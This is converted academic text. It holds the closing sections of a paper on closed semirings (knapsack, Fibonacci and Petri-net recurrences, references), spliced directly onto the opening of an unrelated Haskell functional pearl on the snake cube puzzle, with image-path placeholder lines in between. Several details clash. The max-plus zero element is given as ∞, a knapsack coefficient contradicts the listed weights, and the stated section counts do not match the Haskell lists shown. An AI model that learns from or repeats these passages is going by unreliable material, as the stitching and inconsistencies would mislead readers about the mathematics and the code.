We are given  $n$  types of item, with nonnegative integer weights  $w_1, \dots, w_n$  and nonnegative integer values  $v_1, \dots, v_n$ . Our knapsack can only hold a weight  $W$ , and we want to find out the maximal value that we can fit in the knapsack by choosing some number of each item, while remaining below or equal to the weight limit  $W$ . This problem is NP-hard, but admits an algorithm with complexity polynomial in  $W$  (this is referred to as a *pseudo-polynomial time algorithm* since in general  $W$  can be exponentially larger than the description of the problem).

The algorithm calculates a table  $t$ , where  $t(w)$  is the maximum value possible within a weight limit  $w$ . We set  $t(0)$  to 0, and for all other  $w$ :

$$t(w) = \max_{0 \leq w_i \leq w} (v_i + t(w - w_i))$$

This expresses that the optimal packing of the knapsack to weight  $w$  can be found by looking at all of the elements which could be inserted and choosing the one that gives the highest value.

The algebraic structure of this algorithm becomes more clear when we rewrite it using the max-plus semiring that we earlier used to calculate longest paths, which we implemented in Haskell as `LongestDistance`. Confusingly, in this semiring the unit element is the number 0, since that is the identity of the semiring's multiplication, which is addition of path lengths. The zero element of this semiring is  $\infty$ , which is the identity of `max`.

We take  $v_i$  and  $t(w)$  to be elements of this semiring. Then, in this semiring's notation,

$$\begin{aligned} t(0) &= 1 \\ t(w) &= \sum_{i=0}^w v_i \cdot t(w - w_i) \end{aligned}$$

We can combine the two parameters  $v_i$  and  $w_i$  into a single polynomial  $V = \sum_i v_i x^{w_i}$ . For example, suppose we fill our knapsack with four types of coin, of values 1, 5, 7 and 10 and weights 3, 6, 8 and 6 respectively. The polynomial  $V$  is given by:

$$V = x^3 + 5x^6 + 7x^8 + 10x^{10}$$

Since we are using the max-plus semiring, this is equivalent to:

$$V = x^3 + 10x^6 + 7x^8$$

Represented as a list, the  $w$ th element of  $V$  is the value of the most valuable item with weight  $w$  (which is zero if there are no items of weight  $w$ ). Similarly, we represent  $t(w)$  as the power series  $T = \sum_i t(i)x^i$ . The list representation of  $T$  has as its  $w$ th element the maximal value possible within a weight limit  $w$ .

We can now see that the definition of  $t(w)$  above is in fact the convolution of  $T$  and  $V$ . Together with the base case, that  $t(0)$  is the semiring's unit, this gives us a simpler definition of  $t(w)$ :

$$T = 1 + V \cdot T$$

The above can equally be written as  $T = V^*$ , and so we get the following elegant solution to the unbounded integer knapsack problem (where `!!` is Haskell's list indexing operator):

```
knapsack values maxweight = closure values !! maxweight
```

Note that our previous intuition of  $x^*$  being the infinite sum  $1 + x + x^2 + \dots$  applies nicely here: the solution to the integer knapsack problem is the maximum value attainable by choosing no items, or one item, or two items, and so on for any number of items.

Instead of using the `LongestDistance` semiring, we can define `LongestPath` in the same way that we defined `ShortestPath` above, with `max` in place of `min`. Using this semiring, our above definition of `knapsack` still works and gives the set of elements chosen for the knapsack, rather than just their total value.

## 8. Linear recurrences and Petri nets

The power series semiring has another general application: it can express linear recurrences between variables. Since the definition of "linear" can be drawn from an arbitrary semiring, this is quite an expressive notion.

As we are discussing functional programming, we are obliged by tradition to calculate the Fibonacci sequence.

The  $n$ th term of the Fibonacci sequence is given by the sum of the previous two terms. We construct the formal power series  $F$  whose  $n$ th coefficient is the  $n$ th Fibonacci number. Multiplying this sequence by  $x^k$  shifts along by  $k$  places, so we can rewrite the recurrence relation as:

$$1 + xF + x^2F = F$$


This defines  $F = 1 + (x + x^2)F$ , and so  $F = (x + x^2)^*$ . So, we can calculate the Fibonacci sequence as `closure [0, 1, 1]`.

There are of course much more interesting things that can be described as linear recurrences and thus as formal power series. Cohen et al. [4] showed that a class of Petri nets known as *timed event graphs* can be described by linear recurrences in the max-plus semiring (the one we previously used for longest paths and knapsacks).

A timed event graph consists of a set of *places* and a set of *transitions*, and a collection of directed edges between places and transitions. Atomic, indistinguishable *tokens* are consumed and produced by transitions and held in places.

In a timed event graph, unlike a general Petri net, each place has exactly one input transition and exactly one output transition, as well as a nonnegative integer delay, which represents the processing time at that place. When a token enters a place, it is not eligible to leave until the delay has elapsed.

When all of the input places of a transition have at least one token ready to leave, the transition "fires". One token is removed from each input place, and one token is added to each output place of the transition. For simplicity, we assume that transitions are instant, and that a token arrives at all of the output places of a transition as soon as one is ready to leave each of the input places. If desired, transition processing times can be simulated by adding extra places.



**Figure 3.** A timed event graph with four transitions  $t_1, t_2, t_3, t_4$  and five places  $A, B, C, D, E$  with delays in parentheses, where all but two of the places are initially empty.

In Figure 3, the only transition which is ready to fire at time 0 is  $t_1$ . When it fires, it removes a token from  $B$  and adds one to  $A$ . This makes transition  $t_2$  fire at time 1, which adds a token to  $B$  causing  $t_1$  to fire at time 2, then  $t_2$  to fire at time 3 and so on.

When  $t_2$  fires at times 1, 3, 5, ..., a token is added to place  $D$ . The first three times this happens,  $t_3$  fires, but after that the supply of tokens from  $C$  is depleted.  $t_4$  fires after the tokens have waited in  $E$  for a delay of three steps, so  $t_4$  fires at times 4, 6 and 8.

Simulating such a timed event graph requires calculating the times at which tokens arrive and leave each place. For each place  $p$ , we define the sequences  $\text{IN}(p)$  and  $\text{OUT}(p)$ . The  $i$ th element of  $\text{IN}(p)$  is the time at which a token arrives into  $p$  for the  $i$ th time. The  $i$ th element of  $\text{OUT}(p)$  is the time at which a token becomes available from  $p$  for the  $i$ th time, which may be some time before it actually leaves  $p$ .

In the example of Figure 3, we have:

$$\begin{array}{ll} \text{IN}(A) = 0, 2, 4, 6 \dots & \text{OUT}(A) = 1, 3, 5, 7 \dots \\ \text{IN}(B) = 1, 3, 5, 7 \dots & \text{OUT}(B) = 0, 2, 4, 6 \dots \\ \text{IN}(C) = - & \text{OUT}(C) = 0, 0, 0 \\ \text{IN}(D) = 1, 3, 5, 7 \dots & \text{OUT}(D) = 1, 3, 5, 7 \dots \\ \text{IN}(E) = 1, 3, 5 & \text{OUT}(E) = 4, 6, 8 \end{array}$$

We say that a place  $p'$  is a predecessor of  $p$  (and write  $p' \in \text{pred}(p)$ ) if the output transition of  $p'$  is the input transition of  $p$ . Since transitions fire instantly, a place receives a token as soon as all of its predecessors are ready to produce one.

$$\text{IN}(p)_i = \max_{p' \in \text{pred}(p)} \text{OUT}(p')_i$$

Exactly when the  $i$ th token becomes available from a place  $p$  depends on the amount of time tokens spend processing at  $p$ , which we write as  $\text{delay}(p)$ , and on the number of tokens initially in  $p$ , which we write as  $\text{nstart}(p)$ . The times at which the first  $\text{nstart}(p)$  tokens become ready to leave  $p$  are given by the sequence  $\text{START}(p)$ , which is nondecreasing and each element of which is less than  $\text{delay}(p)$ . In the example we assume the initial tokens of  $B$  and  $C$  are immediately available, so we have  $\text{START}(B) = 0$  and  $\text{START}(C) = 0, 0, 0$ .

Thus, the time that the  $i$ th token becomes available from  $p$  is given by:

$$\text{OUT}(p)_i = \begin{cases} \text{START}(p)_i & i < \text{nstart}(p) \\ \text{IN}(p)_{i-\text{nstart}(p)} + \text{delay}(p) & i \geq \text{nstart}(p) \end{cases}$$

By adopting the convention that  $\text{IN}(p)_i$  is  $-\infty$  when  $i < 0$  and that  $\text{START}(p)_i$  is  $-\infty$  when  $i < 0$  or  $i \geq \text{nstart}(p)$ , we can write the above more succinctly as:

$$\text{OUT}(p)_i = \max(\text{START}(p)_i, \text{IN}(p)_{i-\text{nstart}(p)} + \text{delay}(p))$$

This gives a set of recurrences between the sequences: the value of  $\text{OUT}(p)$  depends on the previous values of  $\text{IN}(p)$ .

We now shift notation to make the semiring structure of this problem apparent. We return to the max-plus algebra, previously used for longest distances and knapsacks, where we write  $\max$  as  $+$ , and addition as  $\cdot$ . Instead of sequences, let's talk about formal power series, where the  $i$ th element of the sequence is now the coefficient of  $x^i$ . With our semiring goggles on, the above equations now say:

$$\text{IN}(p) = \sum_{p' \in \text{pred}(p)} \text{OUT}(p')$$

$$\text{OUT}(p) = \text{delay}(p) \cdot x^{\text{nstart}(p)} \cdot \text{IN}(p) + \text{START}(p)$$

We can eliminate  $\text{IN}(p)$  by substituting its definition into the second equation:

$$\text{OUT}(p) = \sum_{p' \in \text{pred}(p)} \text{delay}(p) \cdot x^{\text{nstart}(p)} \cdot \text{OUT}(p') + \text{START}(p)$$

What we're left with is a system of affine equations, where the unknowns, the coefficients and the constants are all formal power series over the max-plus semiring.

We can solve these exactly as before. We build the matrix  $\mathbf{M}$  containing all of the  $\text{delay}(p) \cdot x^{\text{nstart}(p)}$  coefficients, and the column vector  $\mathbf{S}$  containing all of the  $\text{START}(p)$  sequences, and then calculate  $\mathbf{M}^* \cdot \mathbf{S}$  (which, as before, can be done with a single call to `closure` and a multiplication by  $\mathbf{S}$ ). The components of the resulting vector are power series; their coefficients give  $\text{OUT}(p)$  for each place  $p$ .

Thus, we can simulate a timed event graph by representing it as a linear system and using our previously-defined semiring machinery.

## 9. Discussion

It turns out that very many problems can be solved with linear algebra, for a definition of “linear” suited to the problem at hand. There are surprisingly many questions that can be answered with a call to `closure` with the right Semiring instance. Even still, this paper barely scratches the surface of this rich theory. Much more can be found in books by Gondran and Minoux [9], Golan [7, 8] and others.

The connections between regular languages, path problems in graphs, and matrix inversion have been known for some time. The relationship between regular languages and semirings is described in Conway’s book [5]. Backhouse and Carré [3] used regular algebra to solve path problems (noting connections to classical linear algebra), and Tarjan [17] gave an algorithm for solving path problems by a form of Gaussian elimination.

A version of closed semiring was given by Aho, Hopcroft and Ullman [2], along with transitive closure and shortest path algorithms. The form of closed semiring that this paper discusses was given by Lehmann [12], with two algorithms for calculating the closure of a matrix: an algorithm generalising the Floyd-Warshall all-pairs shortest-paths algorithm [6], and another generalising Gaussian elimination, demonstrating the equivalence of these two in their general form. More recently, Abdali and Saunders [1] reformulate the notion of closure of a matrix in terms of “eliminants”, which formalise the intermediate steps of Gaussian elimination.

The use of semirings to describe path problems in graphs is widespread [9, 16]. Often, the structures studied include the extra axiom that  $a + a = a$ , giving rise to *idempotent semirings* or *diodoids*. Such structures can be partially ordered, and it becomes possible to talk about least fixed points of affine maps. These have

proven strong enough structures to build a variant of classical real analysis [13].

Cohen et al. [4], as well as providing the linear description of Petri nets we saw in section 8, go on to develop an analogue of classical linear systems theory in a semiring. In this theory, they explore semiring versions of many classical concepts, such as stability of a linear system and describing a system’s steady-state as an eigenvalue of a transfer matrix.

## Acknowledgments

The author is grateful to Alan Mycroft for suffering through early drafts of this work and offering helpful advice, and to Raphael Proust, Stephen Roantree and the anonymous reviewers for their useful comments, and finally to Trinity College, Cambridge for financial support.

## References

- [1] S. Abdali and B. Saunders. Transitive closure and related semiring properties via eliminants. *Theoretical Computer Science*, 40:257–274, 1985.
- [2] A. V. Aho, J. E. Hopcroft, and J. D. Ullman. *The Design and Analysis of Computer Algorithms*. Addison-Wesley, 1974.
- [3] R. Backhouse and B. Carré. Regular algebra applied to path-finding problems. *IMA Journal of Applied Mathematics*, 2(15):161–186, 1975.
- [4] G. Cohen and P. Moller. Linear system theory for discrete event systems. In *23rd IEEE Conference on Decision and Control*, pages 539–544, 1984.
- [5] J. Conway. *Regular algebra and finite machines*. Chapman and Hall (London), 1971.
- [6] R. Floyd. Algorithm 97: shortest path. *Communications of the ACM*, 5(6):345, 1962.
- [7] J. S. Golan. *Semirings and their applications*. Springer, 1999.
- [8] J. S. Golan. *Semirings and affine equations over them*. Kluwer Academic Publishers, 2003.
- [9] M. Gondran and M. Minoux. *Graphs, dioids and semirings*. Springer, 2008.
- [10] J. Kam and J. Ullman. Global data flow analysis and iterative algorithms. *Journal of the ACM (JACM)*, 23(1):158–171, 1976.
- [11] U. Khedker and D. Dhamdhere. A generalized theory of bit vector data flow analysis. *ACM Transactions on Programming Languages and Systems (TOPLAS)*, 16(5):1472–1511, 1994.
- [12] D. Lehmann. Algebraic structures for transitive closure. *Theoretical Computer Science*, 4(1):59–76, 1977.
- [13] V. P. Maslov. *Idempotent analysis*. American Mathematical Society, 1992.
- [14] M. D. Mcilroy. Power series, power serious. *Journal of Functional Programming*, 9(3):325–337, 1999.
- [15] R. McNaughton and H. Yamada. Regular expressions and state graphs for automata. *IRE Transactions on Electronic Computers*, 9(1):39–47, 1960.
- [16] M. Mohri. Semiring frameworks and algorithms for shortest-distance problems. *Journal of Automata, Languages and Combinatorics*, 7(3):321–350, 2002.
- [17] R. Tarjan. Solving path problems on directed graphs. Technical report, Stanford University, 1975.

# FUNCTIONAL PEARL

## *Solving the Snake Cube Puzzle in Haskell*

MARK P. JONES

Department of Computer Science  
Portland State University, Portland, Oregon, USA


(e-mail: [mpj@cs.pdx.edu](mailto:mpj@cs.pdx.edu))

### Abstract

We describe a concise and elegant functional program, written in Haskell, that computes solutions for a classic puzzle known as the “snake cube”. The program reflects some of the fundamental characteristics of the functional style, identifying key abstractions, and defining a small collection of operators for manipulating and working with the associated values. Well-suited for an introductory course on functional programming, this example highlights the use of visualization tools to explain and demonstrate the choices of data structures and algorithms that are used in the development.

### 1 Introduction

A popular wooden puzzle, the “snake cube” comprises a string of 27 small cubes, typically alternating between dark and light colors, that is solved by folding the puzzle in on itself so that the pieces form a single, large,  $3 \times 3 \times 3$  cube. The following diagram illustrates a partially folded version of the puzzle on the left and the solved form on the right:




Although the task can be accomplished in just a few seconds with prior knowledge, figuring out a solution from scratch can be quite difficult. (The author writes from the experience of his own struggles as well as the experience of watching others attempt to solve it.) In this paper, we present a concise and elegant functional program, written in Haskell (Peyton Jones, 2003), that computes solutions to the standard snake cube, and is readily adapted to other variants. The development is well-suited for use in an introductory

course on Haskell programming: beyond the obvious visual appeal of the problem, and the ability for students to hold and experiment with a physical puzzle while they are working through the code, the program also provides a good introduction to important tools and techniques of functional programming. This includes, for example, built-in data structures such as tuples and lists; basic language constructs, particularly list comprehensions; and a novel demonstration of Wadler’s programming technique for ‘replacing failure by a list of successes’ (Wadler, 1985).

## 2 Constructing the Snake Cube

Before we set about the process of computing solutions, it is useful to capture the structure of the puzzle in more detail. Although other methods are possible, the snake cube is usually constructed by threading the small cubes together with an elasticated cord that stretches from one end to the other, entering and exiting individual pieces of the puzzle through centered holes in the faces of the small cubes. In some cases, the entry and exit are on opposite faces, but in others they are on adjacent faces, effectively creating a  $90^\circ$  change in direction. The result of this is to break the snake into straight sections, each of which includes either two or three neighboring cubes. (These sections must fit within the final  $3 \times 3 \times 3$  cube and cannot be folded, so they can be at most 3 cubes in length.) The following diagram shows the structure of a standard snake cube once it has been flattened out, and makes it easy to see the sections of two or three cubes along the length of the puzzle:



The essential details of this structure can be captured by a list of integers. In the following, we choose arbitrarily to list the sections of the snake from left to right; reversing the list would, of course, result in an equivalent description of the same puzzle.

```
snake   ::  [Int]
snake   =  [3, 2, 2, 3, 2, 3, 2, 2, 3, 3, 2, 2, 2, 3, 3, 3]
```

As a sanity check, we can verify that  $\text{sum snake} - (\text{length snake} - 1) = 27$ , the total number of small cubes in the puzzle. This formula works because *sum snake* overcounts the total by including each of the  $(\text{length snake} - 1)$  corner pieces twice.

It is fairly easy to see that the last cube on the right of the diagram above must end up in one of the eight corners of the final  $3 \times 3 \times 3$  cube in any solution; otherwise, there is no way to fit the last four sections (each of length 3) into the final cube. In fact, the first cube on the left must also end up in a corner of the final solution. Readers with good spatial reasoning skills may be able to deduce this from the diagram alone, but it quickly becomes obvious once you have the puzzle in your hands and begin to experiment.

### 3 Moving in to Three Dimensions

As we start to think about assembling the puzzle in three dimensions, it is natural to adopt a conventional coordinate system as illustrated in Fig. 1. Note that we can use vectors like




Fig. 1. Using vectors to represent *Positions* and *Directions* within the snake cube puzzle.

$(1,0,0)$ ,  $(0,1,0)$ , and  $(0,0,1)$  to represent directions within the large cube corresponding to the  $x$ ,  $y$ , and  $z$  axes, respectively. We can also use vectors to reference each of the smaller cube positions within the assembled puzzle. In what follows, we have chosen, somewhat arbitrarily, to represent each small cube by the coordinates of its furthest point from the origin. Thus the corner cube that is closest to the origin is  $(1,1,1)$  and its immediate neighbors along the positive  $x$  axis are  $(2,1,1)$  and  $(3,1,1)$ . Note that all of the vectors that we are dealing with here have integer coordinates, so they can be represented by values of the following types:

```
type Direction = (Int, Int, Int)
type Position   = (Int, Int, Int)
```

In this paper, we will only use six different *Direction* values, corresponding in Fig. 1 to right/left ( $x$  axis), up/down ( $y$  axis), and forward/backward ( $z$  axis). In numerical terms, these are the vectors in which one coordinate is either 1 or  $-1$  and the others are both zero. To describe which *Position* values correspond to valid locations within the solved puzzle, we will use a predicate, *inCube* 3, that is defined as follows:

```
inCube          :: Int → Position → Bool
inCube n (x, y, z) = inRange x && inRange y && inRange z
                     where inRange i = 1 ≤ i && i ≤ n
```

Making  $n$  a parameter in this definition will allow us to generalize later to more complex versions of the puzzle, including the “king snake”, which has a string of 64 small cubes that can be assembled in to a large  $4 \times 4 \times 4$  cube.

## 4 Describing Solutions

We will represent solutions to the snake cube puzzle as sequences of steps that fit each of the puzzle pieces into its final place, moving from the first section to the last. With a physical puzzle in hand, it may actually be necessary to perform the steps in a slightly different order to avoid conflicts between the pieces of the puzzle that have already been placed and the ‘dangling tail’ that comprises the remaining puzzle sections. Although this can occur in practice, it is usually easy to work around with the puzzle in hand. And in some cases, just reversing the order of the list of sections—so that we start working from the opposite end—can make the puzzle easier to assemble (see the description of *reversePuzzle* in Section 7). For these reasons, we will not worry about modeling the dangling tail in our attempts to compute puzzle solutions.

The diagram in Fig. 2 illustrates a sequence of steps for fitting three puzzle sections, each containing 3 small cubes, into the space of the large cube. As a special case, we begin




Fig. 2. A sequence of steps placing three sections, each of length 3, within a  $3 \times 3 \times 3$  cube.

by placing the first small cube at  $(1, 1, 1)$  in  $\text{soln}_0$ . Then, for each of the three sections, we add a separate list that describes the two new pieces in that section with the position of the most recently placed small cube at the front. This will allow us to build up solutions incrementally: any solution,  $s$ , that fits  $(n + 1)$  sections will include a solution,  $\text{tail } s$ , that fits the first  $n$  sections (assuming  $n \geq 1$ ).

```
type Solution  =  [Section]
type Section   =  [Position]
```

The pieces within each section are also ordered with the most recently placed small cube first, so we can always find the *Position* of the most recently placed small cube in a full

solution,  $s :: \text{Solution}$ , by using  $\text{head} (\text{head } s)$ . This also means that we can obtain a list of all the positions that have been filled in a given solution,  $s$ , from first to last (and with alternating dark and light colors, if we wish to model that aspect of the puzzle) by using  $\text{reverse} (\text{concat } s)$ . For example, with the steps illustrated in Fig. 2, we have:

$$\begin{aligned} \text{reverse} (\text{concat } \text{soln}_3) \\ = [(1, 1, 1), (1, 2, 1), (1, 3, 1), (2, 3, 1), (3, 3, 1), (3, 3, 2), (3, 3, 3)] \end{aligned}$$

## 5 Building Sections

The sequence of cubes that appear in any given section is determined: by the position,  $\text{start}$ , of the first cube (which is also the last cube in the previous section); by the direction,  $(u, v, w)$ , of the section; and by its length,  $\text{len}$ .


$$\begin{aligned} \text{section} &:: \text{Position} \rightarrow \text{Direction} \rightarrow \text{Int} \rightarrow \text{Section} \\ \text{section start } (u, v, w) \text{ len} &= \text{reverse} (\text{tail} (\text{take len pieces})) \\ \text{where pieces} &= \text{iterate} (\lambda(x, y, z) \rightarrow (x + u, y + v, z + w)) \text{ start} \end{aligned}$$

The local definition here produces an infinite list,  $\text{pieces}$ , of positions with the required start and direction. Using  $\text{take len}$ , we truncate the list to the length of the section, and then use  $\text{tail}$  to discard the first position (which will, again, have already been included in the previous section). Finally, we use  $\text{reverse}$  to ensure that the list is ordered with the most recently placed cube first. For example, the first two full sections from Fig. 2, which appear at the heads of  $\text{soln}_1$  and  $\text{soln}_2$ , respectively, can be calculated as follows:

$$\begin{aligned} \text{section } (1, 1, 1) (0, 1, 0) 3 &= [(1, 3, 1), (1, 2, 1)] \\ \text{section } (1, 3, 1) (1, 0, 0) 3 &= [(3, 3, 1), (2, 3, 1)] \end{aligned}$$

## 6 Changing Directions

It remains to account for the change of direction between adjacent puzzle sections. As an example, if we begin with a section that has direction  $(1, 0, 0)$ , then there are four possible directions for the next section—forward ( $(0, 0, 1)$ ), backwards ( $(0, 0, -1)$ ), up ( $(0, 1, 0)$ ), and down ( $(0, -1, 0)$ )—as illustrated in the following diagram:



More generally, in any given case, the new directions can be obtained from the old by rotating the coordinates of the old direction to the left (using the function  $\text{left } (x, y, z) = (y, z, x)$  to permute the tuple coordinates) or to the right (using  $\text{right } (x, y, z) = (z, x, y)$ ), and then either optionally flipping the sign (using  $\text{inv } (x, y, z) = (-x, -y, -z)$ , or else the identity function,  $\text{id}$ , if no sign change is required). In the diagram, for example, the two new directions on the left are obtained using a left rotation of the coordinates, while those on the right use a right rotation. In addition, the second and fourth new directions involve a change of sign, while the first and third keep the same sign as the original. Given this observation, we can define the following function that computes all of the new directions that are possible after a section with direction  $\text{dir}$ .

```
newDirs      :: Direction → [Direction]
newDirs dir  =  [sig (rot dir) | rot ← [left, right], sig ← [id, inv]]
where left, right, inv  :: Direction → Direction
      left (x, y, z)    =  (y, z, x)
      right (x, y, z)   =  (z, x, y)
      inv (x, y, z)     =  (-x, -y, -z)
```

Note that we do not require this definition to work for arbitrary inputs, just for the six specific *Direction* vectors in which one coordinate is either 1 or  $-1$  and the others are zero.

In practice, by expanding the list comprehension and inlining the uses of *left*, *right*, *id*, and *inv*, we can show that the definition of *newDirs* can be written more compactly as:

```
newDirs (x, y, z)  =  [(y, z, x), (-y, -z, -x), (z, x, y), (-z, -x, -y)]
```

Nevertheless, as a matter of (admittedly subjective) programming style, we prefer the original definition because it provides useful structural information that is lost in the process of deriving the shorter version. For example, the use of a list comprehension in the first definition makes it easy to see, at a glance, that each of the results is produced by combining a rotation (either *left* or *right*) with an optional sign change (either *id* or *inv*). By comparison, the form of the second definition provides no direct insight as to why each of the four elements in the result list was chosen, and it requires a more careful inspection to check that the details are correct.

## 7 Describing Complete Puzzles

Building on the definitions in the previous sections, we can now give a general framework for describing instances of the snake cube puzzle as values of the following datatype.

```
data Puzzle  =  Puzzle { sections :: [Int],
                         valid    :: Position → Bool,
                         initSoln :: Solution,
                         initDir  :: Direction }
```

Each puzzle specifies a list of *sections* that describes the flattened puzzle structure as well as a predicate that identifies the *valid* positions within the solved three-dimensional puzzle. We also include a field, *initSoln*, that will be used as the starting point for any solutions that we compute. This will typically only be used to specify the position of the first small cube,

but it can also be used to constrain a puzzle by fixing the positions of some initial sections. (See Section 9 for one application of this.) Finally, each puzzle specifies an initial direction, *initDir*, that should fit the initial solution. In particular, the first section of a puzzle *p* must always be placed along one of the directions in *newDirs* (*initDir p*).

For example, the standard snake puzzle that is shown in the preceding illustrations can be described as follows (we have already argued that the first small cube must be placed in one of the corners of the large cube, hence the choice of  $[(1, 1, 1)]$  as an initial solution):

```
standard :: Puzzle
standard = Puzzle { valid      = inCube 3,
                    initSoln   = [(1, 1, 1)],
                    initDir    = (0, 0, 1),
                    sections   = snake }
```

Other variations of the puzzle can be described as modifications to this basic structure. For example, Creative CraftHouse, a Florida company that distributes a wide range of wooden puzzles, manufactures a “Mean Green” variant that they characterize as being more difficult than the standard snake. One possible explanation for the increased difficulty is that this version has only 16 sections instead of the 17 sections in the standard snake, potentially giving less flexibility for folding.

```
meanGreen :: Puzzle
meanGreen = standard { sections = [3, 3, 2, 3, 2, 3, 2, 2, 2, 3, 3, 3, 2, 3, 3, 3] }
```

This example, like most of the others in this section, uses Haskell’s update syntax; in this case, we define *meanGreen* as a variant of *standard* that differs only in its list of *sections*.

The previously-mentioned king cube variant of the puzzle can also be described in this framework. It differs from the *standard* by targeting a  $4 \times 4 \times 4$  cube with 46 individual sections, each of which contains either 2, 3, or 4 small cubes.

```
king :: Puzzle
king = standard { valid      = inCube 4,
                  sections   = [3, 2, 3, 2, 2, 4, 2, 3, 2, 3, 2, 2, 2, 2,
                                2, 2, 2, 2, 3, 3, 2, 2, 2, 2, 2, 3, 4, 2,
                                2, 2, 4, 2, 3, 2, 2, 2, 2, 2, 2, 2, 2, 4, 2] }
```

Unlike *standard*, where we can be sure that the first small cube will be placed in the corner of the large cube in any valid solution, it is possible to find solutions for the king cube where neither the first or the last small cube are corners in the solved puzzle. To allow for this in our framework, we must define distinct *Puzzle* values for each different starting position. Given the specific numbers in *sections king*, however, we can argue by symmetry that there are only two other starting positions that need to be considered in a search for all possible solutions (and, in fact, it turns out that *king<sub>2</sub>* has no solutions):

```
king1, king2 :: Puzzle
king1        = king { initSoln = [(2, 1, 1)] }
king2        = king { initSoln = [(1, 2, 2)] }
```

Another way to create a variant of a puzzle is by reversing the order of the sections:


$$\begin{aligned} \textit{reversePuzzle} &:: \textit{Puzzle} \rightarrow \textit{Puzzle} \\ \textit{reversePuzzle } p &= p \{ \textit{sections} = \textit{reverse}(\textit{sections } p) \} \end{aligned}$$

